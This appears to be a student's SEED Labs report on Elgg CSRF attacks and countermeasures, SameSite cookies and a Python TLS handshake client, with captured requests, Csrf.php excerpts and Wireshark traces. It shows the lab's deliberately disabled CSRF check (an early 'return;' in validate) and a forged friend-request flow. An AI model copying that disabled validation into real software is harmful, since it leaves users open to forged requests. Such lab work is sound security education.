
www.attacker32.com

Victim Side :




Inbox

Link
From Samy 18 minutes ago
www.attacker32.com



Q-01 :

Boby can send request to Alice and get the id from there by examining the request.



```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1700170054&__elgg_token=-
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=b7n9juu0dk0f5copadbnkd0f4d
GET: HTTP/1.1 200 OK
Date: Thu, 16 Nov 2023 21:27:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Here we can see **add?friend=56**, Alice's ID is 56.

Q-02 :

No, Boby cannot attack to modify the victim's Elgg profile without knowing credentials.

One thing he can do is take ID and Name from user through input box.

Enabling Elgg's Countermeasure


- First we get the shell on the server to make changes in files.

- Then we go to the file where the token is validated. Now we remove **return** at the beginning of the function which is stopping the validation statements to be executed.
- Following are the steps that prevent CSRF in this **validate** function :

- Token's ownership is validated using a function **validateTokenOwnership** which takes timestamp and session token and encrypt them and match them to the required token.


- Token's timestamp is validated in **validateTokenTimestamp** function which checks if the token is expired or not.

- If both conditions are met, token is validated.




```
root@983abd4beefa:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Csrf.php  Hmac.php  HmacFactory.php  PasswordGeneratorService.php  UrlSigner.php
root@983abd4beefa:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# 
```

```
  GNU nano 4.8                                    Csrf.php
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
                return; // Added for SEED Labs (disabling the CSRF countermeasure)

                $token = $request->getParam('__elgg_token');
                $ts = $request->getParam('__elgg_ts');

                $session_id = $this->session->getID();

                if (($token) && ($ts) && ($session_id)) {
                        if ($this->validateTokenOwnership($token, $ts)) {
                                if ($this->validateTokenTimestamp($ts)) {
                                        // We have already got this far, so unless anything
                                        // else says something to the contrary we assume we're ok
                                        $returnval = $request->elgg()->hooks->trigger('action_gatekeepe>
                                                'token' => $token,
                                                'time' => $ts
                                        ], true);

                                        if ($returnval) {
                                                return;
```




```
  GNU nano 4.8                                    Csrf.php
         */
        public function validate(Request $request) {
                $token = $request->getParam('__elgg_token');
                $ts = $request->getParam('__elgg_ts');

                $session_id = $this->session->getID();

                if (($token) && ($ts) && ($session_id)) {
                        if ($this->validateTokenOwnership($token, $ts)) {
                                if ($this->validateTokenTimestamp($ts)) {
                                        // We have already got this far, so unless anything
                                        // else says something to the contrary we assume we're ok
                                        $returnval = $request->elgg()->hooks->trigger('action_gatekeepe>
                                                'token' => $token,
                                                'time' => $ts
                                        ], true);

                                        if ($returnval) {
                                                return;
                                        } else {
                                                throw new CsrfException($request->elgg()->echo('actiong>
                                        }
                                } else {
```



Alice

Brief description
Test If It Changes.



Alice

Brief description
Test If It Changes.

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Experimenting with the SameSite Cookie Method

Please describe what you see and explain why some cookies are not sent in certain scenarios.
- When request is sent using link A , all three cookies are sent with the request which indicates that the request is coming from same site.

- When request is sent using link B, only normal cookie is sent which indicates that the request is cross site.

Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.
- Lax and strict cookies are only attached with the request coming from same site while normal cookies are attached to any request. So, server can detect cross site requests if there are no Lax and Strict cookies attached with it.

Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

- Use Lax and strict cookies.


Q-02

TLS handshake

What is the cipher used between the client and the server?

- AES-256-GCM

Please print out the server certificate in the program.




```
┌──(moghees㉿kali)-[~/Downloads/Q-02/Labsetup/volumes]
└─$ python3 handshake.py www.hackthebox.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.hackthebox.com
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/CloudflareIncECCCA-3.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/CloudflareIncECCCA-3.crl',
                           'http://crl4.digicert.com/CloudflareIncECCCA-3.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Cloudflare, Inc.'),),
            (('commonName', 'Cloudflare Inc ECC CA-3'),)),
 'notAfter': 'Sep 30 23:59:59 2024 GMT',
 'notBefore': 'Oct  1 00:00:00 2023 GMT',
 'serialNumber': '0FDF7071A0341EE0BB1FED33719736FE',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'San Francisco'),),
             (('organizationName', 'Cloudflare, Inc.'),),
             (('commonName', 'hackthebox.com'),)),
 'subjectAltName': (('DNS', '*.dev.hackthebox.com'),
                    ('DNS', '*.hackthebox.com'),
                    ('DNS', 'hackthebox.com')),
 'version': 3}
[{'issuer': ((('countryName', 'IE'),),
             (('organizationName', 'Baltimore'),),
             (('organizationalUnitName', 'CyberTrust'),),
             (('commonName', 'Baltimore CyberTrust Root'),)),
  'notAfter': 'May 12 23:59:00 2025 GMT',
  'notBefore': 'May 12 18:46:00 2000 GMT',
  'serialNumber': '020000B9',
  'subject': ((('countryName', 'IE'),),
              (('organizationName', 'Baltimore'),),
              (('organizationalUnitName', 'CyberTrust'),),
              (('commonName', 'Baltimore CyberTrust Root'),)),
  'version': 3}]
After TLS handshake. Press any key to continue ...
```

Explain the purpose of /etc/ssl/certs.

- The primary purpose of this directory is to store SSL/TLS certificates.
- The directory often contains a collection of system-wide Certificate Authority (CA) certificates. When a client connects to a server secured with SSL/TLS, it checks the server's certificate against the CA certificates stored in this directory to ensure the server's legitimacy.
- Many applications and services on a Unix-like system, including web browsers and servers, are configured to look for CA certificates in the /etc/ssl/certs directory by default.
- Applications that use SSL/TLS can be configured to use specific certificates from /etc/ssl/certs for authentication and encryption purposes.
- Using a standardized directory like /etc/ssl/certs helps maintain compatibility across different applications and services. It follows conventions that are widely adopted in the Unix/Linux ecosystem.

Use Wireshark to capture the network traffics during the execution of the program, and explain your observation. In particular, explain which step triggers the TCP handshake, and which step triggers the TLS handshake. Explain the relationship between the TLS handshake and the TCP handshake.



- First TCP handshake is initiated and then TLS handshake was done.

```
25 00:22:05.4898… 10.100.9.188    104.18.20.126   TCP       74 49288 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1900766089 TSecr=0 WS=128
26 00:22:05.6940… 104.18.20.126   10.100.9.188    TCP       74 443 → 49288 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1400 SACK_PERM TSval=1324001975 TSecr=1900766089 WS=
27 00:22:05.6941… 10.100.9.188    104.18.20.126   TCP       66 49288 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1900766294 TSecr=1324001975
30 00:22:06.9754… 104.18.20.126   10.100.9.188    TCP       66 443 → 49288 [ACK] Seq=1 Ack=518 Win=57344 Len=0 TSval=1324003363 TSecr=1900767476
32 00:22:06.9789… 10.100.9.188    104.18.20.126   TCP       66 49288 → 443 [ACK] Seq=518 Ack=2630 Win=63616 Len=0 TSval=1900767578 TSecr=1324003367
34 00:22:07.2307… 104.18.20.126   10.100.9.188    TCP       66 443 → 49288 [ACK] Seq=2630 Ack=598 Win=65536 Len=0 TSval=1324003515 TSecr=1900767589
39 00:22:07.8971… 10.100.9.188    104.18.20.126   TCP       66 49288 → 443 [FIN, ACK] Seq=598 Ack=2630 Win=64128 Len=0 TSval=1900768496 TSecr=1324003515
41 00:22:07.9968… 104.18.20.126   10.100.9.188    TCP       66 443 → 49288 [FIN, ACK] Seq=2630 Ack=599 Win=65536 Len=0 TSval=1324004384 TSecr=1900768496
42 00:22:07.9968… 10.100.9.188    104.18.20.126   TCP       66 49288 → 443 [ACK] Seq=599 Ack=2631 Win=64128 Len=0 TSval=1900768596 TSecr=1324004384
29 00:22:06.8762… 10.100.9.188    104.18.20.126   TLSv1.3  583 Client Hello
31 00:22:06.9789… 104.18.20.126   10.100.9.188    TLSv1.3 2695 Server Hello, Change Cipher Spec, Application Data
33 00:22:06.9893… 10.100.9.188    104.18.20.126   TLSv1.3  146 Change Cipher Spec, Application Data
```

- When two devices start a reliable communication channel, TCP handshake is triggered.

```
25 00:22:05.4898… 10.100.9.188    104.18.20.126   TCP       74 49288 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1900766089 TSecr=0 WS=128
26 00:22:05.6940… 104.18.20.126   10.100.9.188    TCP       74 443 → 49288 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1400 SACK_PERM TSval=1324001975 TSecr=1900766089 WS
27 00:22:05.6941… 10.100.9.188    104.18.20.126   TCP       66 49288 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1900766294 TSecr=1324001975
```


- When TCP handshake is done, a secure communication session is started between client and server. The TLS handshake is designed to provide confidentiality, integrity, and authenticity during data transmission. It ensures that both parties agree on encryption parameters, exchange cryptographic keys securely, and verify each other's identity through digital certificates.

```
29 00:22:06.8762… 10.100.9.188    104.18.20.126   TLSv1.3  583 Client Hello
31 00:22:06.9789… 104.18.20.126   10.100.9.188    TLSv1.3 2695 Server Hello, Change Cipher Spec, Application Data
33 00:22:06.9893… 10.100.9.188    104.18.20.126   TLSv1.3  146 Change Cipher Spec, Application Data
```

- The client first sends out Client Hello related data, including all cipher suites supported by the client, client random numbers and other information.
- The server replies with Server Hello and selected cipher suite.
- The client verifies the validity of the certificate. If it is valid, the client sends a Key Exchange Client Key Exchange and a Change Cipher Spec to the server, and the client handshake ends.


CA's Certificate

CA certificate is needed to verify www.hackthebox.com server's certificate is :




```
'subject': ((('countryName', 'IE'),),
            (('organizationName', 'Baltimore'),),
            (('organizationalUnitName', 'CyberTrust'),),
            (('commonName', 'Baltimore CyberTrust Root'),)),
```

Copying the certificate to our own directory.



```
┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/client-certs]
└─$ cp /etc/ssl/certs/Baltimore_CyberTrust_Root.pem .

┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/client-certs]
└─$ ls
Baltimore_CyberTrust_Root.pem  README.md

┌──(moghees㉿kali)-[/etc/ssl/certs]
└─$ openssl x509 -in Baltimore_CyberTrust_Root.pem -hash -noout

653b494a

┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/client-certs]
└─$ ln -s Baltimore_CyberTrust_Root.pem 653b494a.0

┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/client-certs]
└─$ ls
653b494a.0  Baltimore_CyberTrust_Root.pem  README.md

┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/client-certs]
└─$ ls -l
total 8
lrwxrwxrwx 1 moghees blackcat   29 Nov 19 01:06 653b494a.0 → Baltimore_CyberTrust_Root.pem
-rw-r--r-- 1 moghees blackcat 1261 Nov 19 00:58 Baltimore_CyberTrust_Root.pem
-rw-r--r-- 1 moghees blackcat  103 Jan  3  2021 README.md
```




```
hostname = sys.argv[1]
port = 443
#cadir = '/etc/ssl/certs'
cadir = './client-certs'
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
┌──(moghees㉿kali)-[~/Downloads/Q-02/Labsetup/volumes]
└─$ ./handshake.py www.hackthebox.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.hackthebox.com
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/CloudflareIncECCCA-3.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/CloudflareIncECCCA-3.crl',
                           'http://crl4.digicert.com/CloudflareIncECCCA-3.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Cloudflare, Inc.'),),
            (('commonName', 'Cloudflare Inc ECC CA-3'),)),
 'notAfter': 'Sep 30 23:59:59 2024 GMT',
 'notBefore': 'Oct  1 00:00:00 2023 GMT',
 'serialNumber': '0FDF7071A0341EE0BB1FED33719736FE',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'San Francisco'),),
             (('organizationName', 'Cloudflare, Inc.'),),
             (('commonName', 'hackthebox.com'),)),
 'subjectAltName': (('DNS', '*.dev.hackthebox.com'),
                    ('DNS', '*.hackthebox.com'),
                    ('DNS', 'hackthebox.com')),
 'version': 3}
[{'issuer': ((('countryName', 'IE'),),
             (('organizationName', 'Baltimore'),),
             (('organizationalUnitName', 'CyberTrust'),),
             (('commonName', 'Baltimore CyberTrust Root'),)),
  'notAfter': 'May 12 23:59:00 2025 GMT',
  'notBefore': 'May 12 18:46:00 2000 GMT',
  'serialNumber': '020000B9',
  'subject': ((('countryName', 'IE'),),
              (('organizationName', 'Baltimore'),),
              (('organizationalUnitName', 'CyberTrust'),),
              (('commonName', 'Baltimore CyberTrust Root'),)),
  'version': 3}]
After TLS handshake. Press any key to continue ...
```


Experiment with the hostname check

Getting the IP of server



